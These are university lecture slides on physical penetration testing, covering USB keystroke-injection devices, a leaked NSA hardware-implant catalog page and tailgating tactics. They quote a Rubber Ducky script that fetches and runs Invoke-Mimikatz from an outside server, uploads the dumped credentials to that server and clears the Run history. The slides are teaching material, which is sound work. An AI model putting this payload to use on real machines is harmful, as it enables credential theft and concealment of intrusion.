Computer Network Security

COMP 178 | Spring 2025 | University of the Pacific | Jeff Shafer

Penetration Testing: Physical Security

Why *Physical* Security?

- Client may be concerned about physical in addition to electronic security
  - Theft of documents, hardware, etc…
  - Explicitly part of pen-testing scope
- Breaching physical security may make electronic access easier

Why *Physical* Security?

- Plug your Kali laptop directly into target network (maybe even in a server room? 😈) rather than bypassing a challenging firewall and pivoting
- Boot desktop (or poorly monitored server?) off a USB key, mount disk, and browse files / steal password hashes?
  - Only works for un-encrypted disks

Why *Physical* Security?

- Leave behind remote access equipment (tiny computer connected to Ethernet or WiFi) to serve as permanent back door for future testing from comfort of your hotel room
  - Feeling ambitious? Connect packet sniffer directly between critical server and network

USB Attacks

LAN Turtle

“A covert tool for getting shells” - https://youtu.be/l8YpTOv7Q2A

https://www.youtube.com/watch?v=l8YpTOv7Q2A

http://lanturtle.com/

LAN Turtle *too obvious* to carry around and plug in?

USB Devices

- **What do you have to do to get a new USB keyboard working with your computer?**
- **What do you have to do to get a new USB mouse working with your computer?**
- Ans: Nothing! It auto-configures and is available immediately
  - *Maybe a popup or a confirmation that the key mappings are correct*
  - No need to enter your Admin password, install drivers, manually enable some checkboxes, …
  - Configuration happens even if the screen is locked


Rubber Ducky

Human Interface Device (HID) – USB key can act as a keyboard and rapidly enter commands

https://www.youtube.com/watch?v=sbKN8FhGnqg


https://shop.hak5.org/products/usb-rubber-ducky-deluxe

Rubber Ducky



https://shop.hak5.org/blogs/news/15-second-password-hack-mr-robot-style

Rubber Ducky – Stealing Passwords




```
REM Title: Invoke mimikatz and send creds to remote server
REM Author: Hak5Darren Props: Mubix, Clymb3r, Gentilkiwi
DELAY 1000
```

Allow time for USB to be recognized
by PC before proceeding

https://shop.hak5.org/blogs/news/15-second-password-hack-mr-robot-style

Rubber Ducky – Stealing Passwords

Equivalent to:
CTRL R
Enter command to launch PowerShelll as admin
ALT Y when UAC dialog appears



Run

Type the name of a program, folder, document, or Internet resource, and Windows will open it for you.


Open: powershell Start-Process cmd -Verb runAs

```
REM Open an admin command prompt
GUI r
DELAY 500
STRING powershell Start-Process cmd -Verb runAs
ENTER
DELAY 2000
ALT y
DELAY 1000
```

https://shop.hak5.org/blogs/news/15-second-password-hack-mr-robot-style

Rubber Ducky – Stealing Passwords

Shrink the PowerShell window to be as tiny and easy to miss as possible, with yellow on white text.



```
REM Obfuscate the command prompt
STRING mode con:cols=18 lines=1
ENTER
STRING color FE
ENTER
```

https://shop.hak5.org/blogs/news/15-second-password-hack-mr-robot-style

Rubber Ducky – Stealing Passwords

Download Invoke-Mimikatz payload from our server using WebClient()
Run Mimikatz and save results in $output
Use UploadString() to upload $results to our server

```
REM Download and execute Invoke Mimikatz then upload results
STRING powershell "IEX (New-Object
Net.WebClient).DownloadString('http://darren.kitchen/im.ps1’);
$output = Invoke-Mimikatz -DumpCreds; (New-Object
Net.WebClient).UploadString('http://darren.kitchen/rx.php',
$output)"
ENTER
DELAY 15000
```

https://shop.hak5.org/blogs/news/15-second-password-hack-mr-robot-style

Rubber Ducky – Stealing Passwords

Clear history afterward – leave no trace!

```
REM Clear the Run history and exit
STRING powershell "Remove-ItemProperty -Path
'HKCU:\Software\Microsoft\Windows\CurrentVersion\Explorer\RunM
RU' -Name '*' -ErrorAction SilentlyContinue"
ENTER
STRING exit
ENTER
```

https://shop.hak5.org/blogs/news/15-second-password-hack-mr-robot-style

Rubber Ducky *too obvious* to carry around and plug in?

USB Ninja


- Pretends to be a USB-to-Lightning cable that you wouldn't think twice at connecting!
  - *Or wouldn't be alarmed if you saw it connected to an idle computer*
- Emulates USB keyboard and mouse
- $75

https://hackerwarehouse.com/product/usb-ninja-cable/

https://lab401.com/products/usbninja

USB Ninja

- Modes of Operation
  - Programming mode
    - Use “programming ring”
    - Send new code via Arduino IDE
  - Deployed mode
    - Acts like a normal cable
  - Triggered mode
    - Activate via Bluetooth
    - 7-50 meter range



TOP SECRET//COMINT//REL TO USA, FVEY

COTTONMOUTH-I

ANT Product Data

08/05/08

(TS//SI//REL) COTTONMOUTH-I (CM-I) is a Universal Serial Bus (USB) hardware implant which will provide a wireless bridge into a target network as well as the ability to load exploit software onto target PCs.

COTTONMOUTH - 1

(TS//SI//REL) CM-I will provide air-gap bridging, software persistence capability, "in-field" re-programmability, and covert communications with a host software implant over the USB. The RF link will enable command and data infiltration and exfiltration. CM-I will also communicate with Data Network Technologies (DNT) software (STRAITBIZARRE) through a covert channel implemented on the USB, using this communication channel to pass commands and data between hardware and software implants. CM-I will be a GENIE-compliant implant based on CHIMNEYPOOL.

(TS//SI//REL) CM-I conceals digital components (TRINITY), USB 1.1 FS hub, switches, and HOWLERMONKEY (HM) RF Transceiver within the USB Series-A cable connector. MOCCASIN is the version permanently connected to a USB keyboard. Another version can be made with an unmodified USB connector at the other end. CM-I has the ability to communicate to other CM devices over the RF link using an over-the-air protocol called SPECULATION.

COTTONMOUTH CONOP
INTERNET Scenario

Status: Availability – January 2009

Unit Cost: 50 units: $1,015K


POC: [redacted], S3223, [redacted], [redacted]@nsa.ic.gov
ALT POC: [redacted], S3223, [redacted], [redacted]@nsa.ic.gov

Derived From: NSA/CSSM 1-52
Dated: 20070108
Declassify On: 20320108

TOP SECRET//COMINT//REL TO USA, FVEY


$1 million dollars for 50 units back in 2009 and you had to work at the NSA to get access to one.

Slightly more accessible today…



https://sneaktechnology.com/

O.MG Cable



_MG_
@_MG_

OMG! 2 months + 8 devs + O•MG Cable = malicious wireless implant update!

This update brought to you by the chaos workshop elves: @d3d0c3d, @pry0cc, @clevernyyyy, @JoelSernaMoreno, @evanbooth, @noncetonic, @cnlohr, @RoganDawes

More info: mg.lol/blog/omg-cable/ #OMGCable

3:27 PM · Apr 12, 2019 · Twitter Web Client

Announced April 2019

- **$119.99 + $20 programmer**
- **Includes an 802.11 radio!**

Video

https://mg.lol/blog/omg-cable/

https://shop.hak5.org/collections/mischief-gadgets/products/o-mg-cable-usb-a

https://twitter.com/_MG_/status/1116830138195304449

Physical Security

Physical Security

How to gain physical access?

All sorts of fancy skilled methods …

…. and low-skill dumb methods that often work too!

!
BEWARE OF TAILGATERS
If someone doesn't swipe their badge, ask them to do so. Your badge is for your access only!

“Hey, can you get the door for me?”

“Thanks, I appreciate it!”

Scout out entrance in advance and dress in “target-appropriate” attire. Look like you ***belong there!***

https://www.triaxiomsecurity.com/2018/08/16/physical-penetration-test-examples/

I'll Let Myself In: Tactics of Physical Pen Testers

Deviant Ollam

https://www.wildwesthackinfest.com/

Deviant Ollam

While paying the bills as a security auditor and penetration testing consultant with The CORE Group, Deviant Ollam is also a member of the Board of Directors of the US division of TOOOL, The Open Organisation Of Lockpickers. His books Practical Lock Picking and Keys to the Kingdom are among Syngress Publishing's best-selling pen testing titles. In addition to being a lockpicker, Deviant is also a GSA certified safe and vault technician and inspector. At multiple annual security conferences Deviant runs the Lockpick Village workshop area, and he has conducted physical security training sessions for Black Hat, DeepSec, ToorCon, HackCon, ShakaCon, HackInTheBox, ekoparty, AusCERT, GovCERT, CONFidence, the FBI, the NSA, DARPA, the National Defense University, the United States Naval Academy at Annapolis, and the United States Military Academy at West Point.

https://deviating.net/

https://www.youtube.com/watch?v=rnmcRTnTNC8

Bonus!

- Want *yet more stories?*
- Deviant Ollam: "Through the Eyes of a Thief" - LMG Basement, 2019-10-10
- https://www.youtube.com/watch?v=S9BxH8N9dqc